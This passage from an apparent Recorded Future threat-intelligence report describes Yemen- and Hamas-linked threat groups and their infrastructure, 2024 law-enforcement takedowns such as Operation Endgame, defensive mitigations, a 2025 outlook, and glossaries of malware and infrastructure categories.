
While Insikt Group's Strategic and Persistent Threat (SPT) team primarily focuses on the "big four", it also monitors a wide range of other threat actors associated with various regions worldwide. In 2024, increased attention was given to threat actors linked to Yemen — particularly OilAlpha and GuardZoo — as well as activities affiliated with Hamas.

Yemen

OilAlpha and GuardZoo are two Yemen-based threat clusters highly likely associated with the Houthi movement, actively engaging in cyber-espionage and surveillance operations across the Red Sea, the Arabian Peninsula, and potentially throughout the Middle East. Both groups use Yemeni infrastructure, notably the Houthi-controlled Public Telecommunication Corporation (PTC) (AS30873), to host their C2 servers and employ dynamic DNS (DDNS) domains to facilitate their malicious activities.

Insikt Group research indicates that OilAlpha has primarily targeted non-governmental and humanitarian organizations (see **Figure 42**). Insikt Group suspects OilAlpha has also targeted military, government, or diplomatic entities in Yemen and neighboring countries based on Android malware applications that use security-related lures. The group has been active since at least 2020, and has executed cyber espionage campaigns that align with Houthi geopolitical objectives.

Throughout Insikt Group's tracking of OilAlpha, the threat group has been observed using Yemen-based infrastructure — in particular, the Houthi-operated (PTC)-YemenNet (AS30873) for C2. By late 2023 and into early 2024, the group migrated much of its operational infrastructure to IELO-LIAZO SERVICES SAS (AS29075). Furthermore, the group has been observed abusing DDNS providers such as Vitalwerks Internet Solutions, to register dozens of domains it has used in its campaigns. In only two instances (one suspected) has the group registered domains using the Hostinger UAB registrar to enable their operations.



نظام الاستعلام الخاص بالمجلس النرويجي للاجئين

https://kssnew.online/care/index.php

نظام الاستعلام و التسجيل

مركز الملك سلمان للإغاثة والأعمال الإنسانية

KING SALMAN HUMANITARIAN AID & RELIEF CENTRE

يرجى إدخال المعلومات بشكل صحيح و ضغط زر الإرسال عند الانتهاء

Figure 42: *Fake NGO login portals hosted on the OilAlpha-controlled domain kssnew[.]online (Source: Recorded Future, urlscan, DomainTools)*

A July 2024 industry report uncovered a long-running mobile malware campaign called GuardZoo that targeted military entities in Yemen, Saudi Arabia, Egypt, and Oman since October 2019. The campaign distributes GuardZoo malware, which masquerades as military and religious applications and is delivered through WhatsApp and WhatsApp Business. Once installed, the malware enables extensive surveillance by collecting sensitive data and tracking the target's location, posing a critical security risk to military operations in the region.

Insikt Group has observed key overlaps between GuardZoo and OilAlpha, including the use of the Houthi-operated PTC-YemenNet for C2 infrastructure, modifications in infrastructure ports and services, and reliance on WhatsApp as an initial infection vector. While GuardZoo's and OilAlpha's foci align with Houthi objectives, they differ from each other. OilAlpha's reliance on open-source malware rather than the custom-built tooling is suggestive of a compartmentalized effort.

Hamas-Linked Groups

Insikt Group tracks TAG-54 (APT-C-23), TAG-63 (AridViper, Desert Falcons, Renegade Jackal), and TAG-98 (WIRTE, Extreme Jackal, Molerats, TA402) as threat activity groups associated with the Hamas terrorist organization. These groups have been identified as key threat groups in conducting cyber operations targeting Israel and other Middle Eastern countries. Following the October 7, 2023, incursion, Hamas-affiliated cyber operations faced significant disruptions due to countermeasures led by the Israeli military response. Despite this, the likely decentralized nature of their threat actors (in particular TAG-98), operating across multiple jurisdictions, has allowed them to persist in their attack campaigns. This geographical dispersion has enabled the continuation of espionage attacks, reflecting an adaptive and resilient approach to advancing Hamas's objectives in the region while kinetic operations are still ongoing across the Gaza Strip.

Since 2022, Insikt Group has identified infrastructure highly likely linked to TAG-63, exhibiting distinct overlaps in configuration. Most domains registered by TAG-63 shared common server banner settings (see **Figure 43**), including the use of Apache version servers, open ports 80 and 443, and hosting through Stark Industries Solutions. Additionally, these domains consistently featured a Laravel session cookie and obtained TLS certificates from Sectigo, indicating a patterned approach in their infrastructure deployment. Additionally, TAG-63 domains typically use English language names, for example, *beatricewarner[.]com* or *criston-cole[.]com*, and are linked to attack activity conducted through the dissemination of Micropsia malware.

```
HTTP/1.1 302 Found
Date: <REDACTED>
Server: Apache/2.4.41 (Ubuntu)
Location:
https://darrell-helmen[.]com/
Content-Length: 288
Content-Type: text/html;
charset=iso-8859-1
```

```
HTTP/1.1 302 Found
Date: <REDACTED>
Server: Apache/2.4.41 (Ubuntu)
Location:
https://shannondmccraw[.]com/
Content-Length: 289
Content-Type: text/html;
charset=iso-8859-1
```

Figure 43*: Comparison of server configurations among TAG-63 infrastructure (Source: Recorded Future)*

While Stark Industries Solutions LTD is known for its extensive use by threat actors, the Malaysia-based hosting provider, Shinjiru Technology, has consistently stood out due to its past association with TAG-54. Shinjiru Technology is a hosting provider that appears to be legitimate on the surface. However, it is often associated with cybercriminal activities and hosts the backend infrastructure for threat actors. Shinjiru Technology operates distinct websites catering to various customer segments, offering services ranging from legitimate to cybercrime-friendly. As a bulletproof hosting provider, they actively protect their customers and assign different IP addresses to help them evade blocklists.

Takedowns: Cybercriminal Resilience Driven by Adaptability, Decentralization, and Safe Havens

In 2024, numerous law enforcement takedowns and disruptions targeted infrastructure used by ransomware groups, infostealers, phishing kits, and other cybercriminal activities. These efforts included both single-agency operations and globally coordinated initiatives. Notable examples of operations carried out in 2024 include:

- **Grandoreiro:** In January 2024, the Federal Police of Brazil announced five arrests and thirteen search and seizure operations across various Brazilian states. This operation, supported by ESET, Interpol, the National Police of Spain, and Caixa Bank, led to the identification and arrest of individuals managing the malware's infrastructure. Public statements reveal that the criminal network is suspected of moving at least 3.6 million euros through fraud since 2019. Caixa Bank's records link the malware operators to fraud resulting in approximately $120 million in losses.
- **Operation Cronos**: In February 2024, the UK's National Crime Agency led a coordinated international law enforcement operation, "Operation Chronos", targeting the LockBit ransomware group with support from agencies in the US and several European countries. The operation disrupted LockBit's activities by seizing several network resources, arresting two affiliates, and freezing cryptocurrency accounts. Further actions followed in October 2024, when authorities announced additional measures against LockBit, including the arrest of five more individuals associated with the group and the seizure of nine servers integral to its infrastructure.
- **Operation Endgame:** In May 2024, "Operation Endgame", a major international law enforcement effort, disrupted infrastructure supporting prominent malware delivery platforms, including IcedID, SystemBC, Smokeloader, PikaBot, and BumbleBee. Involving multiple countries, the operation resulted in four arrests, sixteen searches, the dismantling of over 100 servers, and the seizure of more than 2,000 domains. Building on the major takedown activity carried out against the Qakbot dropper in August 2023, this activity highlights law enforcement's continued targeting of malware delivery platforms that serve as critical enablers of cybercrime operations.

A key question often debated within the cyber threat community is the long-term affect of such law enforcement takedowns on cybercriminal activity. As outlined in previous reports by the Insikt Group, multiple factors contribute to determining their overall effectiveness:

- **Custody of threat actors:** Are the key threat actors physically in custody, limiting their ability to take responsive actions?
- **Scope of the takedown:** Was the takedown comprehensive, or did it target only a subset of the network's infrastructure?
- **Redundant infrastructure:** Was the infrastructure designed with redundancies that make a complete takedown challenging?
- **Contingency plans:** Do the threat actors have a fallback plan, such as alternative malware or pre-staged infrastructure they can quickly activate?

The nature of cybercrime, however, complicates the factors involved. For instance, despite the significant disruption to Grandoreiro's infrastructure following the law enforcement action, the group never fully ceased operations, as only a subset of the individuals involved were arrested. Shortly after the operation, Grandoreiro even introduced a new, more advanced variant of their banking trojan. In addition, Insikt Group observed an immediate shift in the frequency and volume of domain registrations linked to Grandoreiro activity, suggesting changes in tactics or personnel (see **Figure 44**).




***Figure 44**: Domain observations linked to Grandoreiro in 2023 and 2024 (Source: Recorded Future)*

Similarly, while Operation Endgame significantly disrupted operations linked to IcedID, Smokeloader, PikaBot, Bumblebee, and related networks, the impact was short-lived due to the cybercriminal ecosystem's resilience and readily available alternatives. For instance, after Operation Endgame, while IcedID vanished, Latrodectus, as well as other malware families, gradually filled its gap in the cybercriminal landscape.

Therefore, drawing from the outcomes of the aforementioned operations and an analysis of prior takedowns, Insikt Group concludes that while law enforcement takedowns offer several benefits — such as temporarily disrupting operations, collecting intelligence, increasing costs for cybercriminals, protecting victims, raising public and legal awareness, strategically weakening criminal networks, and fostering international collaboration — they are often only partially and temporarily effective. This is largely due to the inherent resilience and adaptability of the cybercriminal ecosystem.

Mitigations

- **Threat Landscape Monitoring**: Monitor the threat landscape to understand the tools and infrastructure tactics used by cybercriminals and state-sponsored groups; this will help you set up effective security controls and inform strategic decisions to better protect your organization.
- **DNS and Web Filtering:** Implement DNS and web filtering solutions to block access to known malicious domains and prevent users from accessing suspicious or harmful sites. Be aware that threat actors often leverage compromised infrastructure, as seen with TAG-124.
- **Control LIS Access:** Consider blocking specific LIS on your corporate network if they are not required for legitimate business purposes. Network defenders must balance mitigating C2 communication via LIS while avoiding excessive disruption to essential services.
- **Investigate LIS Activity:** Flag and analyze LIS use while considering contextual factors such as the nature of the interaction (API versus non-API usage), the subnetwork origin (for example, specific corporate departments), and the communicating process (for example, browser versus non-browser).
- **Enhance Detection with Simulations:** Regularly conduct attack simulations to evaluate and enhance your infrastructure's ability to detect and respond to evolving threats. These simulations should test the detection of specific TTPs, such as the abuse of particular LIS or protocols, as well as broader aspects like incident response effectiveness and overall security readiness.
- **Advanced Threat Detection:** Recorded Future customers can apply YARA, Sigma, and Snort rules available in the Recorded Future Intelligence Cloud for custom file scanning and detection across various logging systems to effectively identify and respond to unwanted tools and suspicious activity.
- **Network Monitoring:** Recorded Future customers can monitor network activity by using Risk Lists to identify or block communication from your corporate infrastructure to suspicious or malicious destinations. These lists are updated daily, ensuring the included IP addresses are highly reliable.
- **Leverage Network Intelligence**: Recorded Future customers can use Network Intelligence to detect exfiltration and communication events early, which can help prevent deployment of post-exploitation malware. This approach leverages comprehensive, proactive infrastructure discovery by Insikt Group and the analysis of extensive network traffic.

Outlook

Throughout 2024, Insikt Group has significantly expanded its tracking of malicious infrastructure by covering a broader range of malware families and entire categories, analyzing more stages of these families, and incorporating additional data sources, including Recorded Future Network Intelligence. This expansion provides Recorded Future with an unprecedented level of insight into malicious infrastructure, enabling earlier detection and a more comprehensive understanding — not only of how infrastructure is set up but also of which victims it ultimately targets.

Several key trends have shaped the malicious infrastructure landscape in 2024. Malicious infrastructure remains highly dynamic, driven by law enforcement actions, cybercriminal competition, and the ever-adapting relationship between attackers and defenders, with threat actors often rapidly adapting to public exposure of their operations. Despite continuous innovation, core tactics seem to have persisted over the years, including the widespread use of Cobalt Strike, open-source RATs, and leaked source code, indicating that certain methods are more entrenched and harder to replace. Additionally, threat actors are increasingly exploiting legitimate internet services, as seen with state-sponsored groups such as BlueAlpha and cybercriminals alike, along with legitimate tools such as remote administration software. Furthermore, despite its already high level of professionalism and resilience, the cybercriminal ecosystem continues to evolve, as seen in the growing dominance of MaaS, the rise of TDS and pay-per-install models, and the rapid adaptation following major law enforcement disruptions.

In 2025, Insikt Group anticipates a continuation of existing trends in malicious infrastructure rather than any drastic shifts. More specifically, Insikt Group expects further expansion of the “as-a-service” ecosystem, which is already widespread among threat groups like TAG-113 and TAG-124, as well as leading infostealers and RATs, as discussed above. As network detection improves, threat actors will likely innovate by increasing their use of legitimate tools (for example, AnyDesk) and legitimate internet services, a tactic often pioneered by state-sponsored groups before trickling down to cybercriminal operations — or, in some cases, the reverse. The abuse of CDNs like Cloudflare and Akamai, which surged in 2024, is also expected to continue as a means of evading detection. In addition, with societies becoming more reliant on mobile devices, mobile-based threats will likely grow, with sophisticated zero-click exploits remaining limited to top-tier threat actors while fake apps and other social engineering tactics become more prevalent. Additionally, while relay networks have primarily been used by Chinese state-sponsored groups, cybercriminals and other state-sponsored groups may adopt similar techniques as part of their ongoing adaptation. Lastly, although law enforcement actions often have only temporary effects, they are expected to become more effective, driven by enhanced international cooperation, growing expertise in large-scale cybercrime disruptions, and more multi-faceted actions consisting of technical disruptions, sanctions, and indictments.

Appendix A: Malware Categories

Malware Category	Definition
Infostealer	An infostealer is a type of malware primarily designed to secretly collect sensitive information, such as passwords or financial data, from an infected device, with the stolen data often sold on dedicated underground markets.
Backdoor / Remote Access Trojan (RAT)	Backdoors or remote access trojans typically refer to malware that covertly bypasses authentication or security measures, enabling attackers to gain unauthorized, persistent access to a system for malicious activities.
Mobile Malware	Mobile malware is malicious software specifically designed to target mobile devices, such as smartphones and tablets, to steal data, monitor activities, or disrupt operations.
Offensive Security Tool (OST)	OSTs refers to software designed to simulate cyberattacks, typically used by security professionals for penetration testing and red teaming, but often also misused by threat actors for malicious purposes.
Botnet	A botnet is a network of compromised devices, often controlled remotely by an attacker, that are used collectively to perform malicious activities such as distributed denial-of-service (DDoS) attacks, data theft, or spam distribution.
Relay Network	A relay network is a system of intermediary servers or nodes that forward data between devices or networks, often used to enhance anonymization, bypass censorship, or improve communication reliability.
Dropper / Loader	A dropper or loader refers to malware designed to deliver and install additional malicious payloads, with the difference being that droppers are standalone programs that often carry and execute the payload directly, while loaders act as intermediaries, downloading the payload from an external source before executing it.

Phishing Kit	A phishing kit is a pre-packaged set of tools and templates designed to simplify the creation and deployment of phishing attacks, often including fake website templates, email scripts, and automated processes to harvest and manage stolen credentials.
Web Shell	A web shell is a malicious script or program uploaded to a web server to provide unauthorized remote access, allowing attackers to execute commands, manipulate files, or compromise the server and its connected systems.
Ransomware	Ransomware is a type of malware that encrypts a victim's data or locks them out of their system, demanding a ransom payment, often in cryptocurrency, to restore access or prevent data leakage.
Traffic Distribution System (TDS)	TDS is a network used to filter and redirect web traffic based on specific parameters, often employed by cybercriminals to send targeted users to malicious websites or exploit kits.

Table 3: *Malware or infrastructure categories (Source: Recorded Future)*

Appendix B: Infrastructure Categories

Infrastructure Category	Definition
C2 Server	A C2 server is a server used by cybercriminals and threat actors to remotely manage and control infected devices or compromised networks. It serves as the communication hub between an attacker and malware deployed on victim machines, allowing for the execution of commands, data exfiltration, and further malicious activities.
Management Panel	A management panel is a web-based or graphical interface that allows cybercriminals or administrators to control and monitor malicious infrastructure, such as botnets, malware campaigns, or compromised systems. It serves as a central hub where attackers can issue commands, manage infected devices, and track various operations.
Botnet	A botnet (short for "robot network") is a network of compromised computers, devices, or servers that are remotely controlled by a cybercriminal, often called a botmaster or bot herder. These infected devices, known as bots or zombies, are used to carry out large-scale cyberattacks, automate malicious activities, and spread malware without the knowledge of their owners.
Relay Server	A relay server is an intermediary server that forwards data between devices without revealing the true source or destination. It acts as a middleman, helping to route traffic while providing anonymity, load balancing, or bypassing network restrictions.
Phishing Infrastructure	Phishing infrastructure refers to the network of malicious systems, tools, and services used to conduct phishing attacks (for example, a phishing page designed to trick victims into providing their credentials).
Staging Server	A staging server is a server that serves as an intermediary platform where threat actors store, modify, or disguise malicious payloads before delivering them to victims.

Table 4: *Infrastructure types (Source: Recorded Future)*

Recorded Future reporting contains expressions of likelihood or probability consistent with US Intelligence Community Directive (ICD) 203: Analytic Standards (published January 2, 2015). Recorded Future reporting also uses confidence level standards employed by the US Intelligence Community to assess the quality and quantity of the source information supporting our analytic judgments.

About Insikt Group®

About Recorded Future®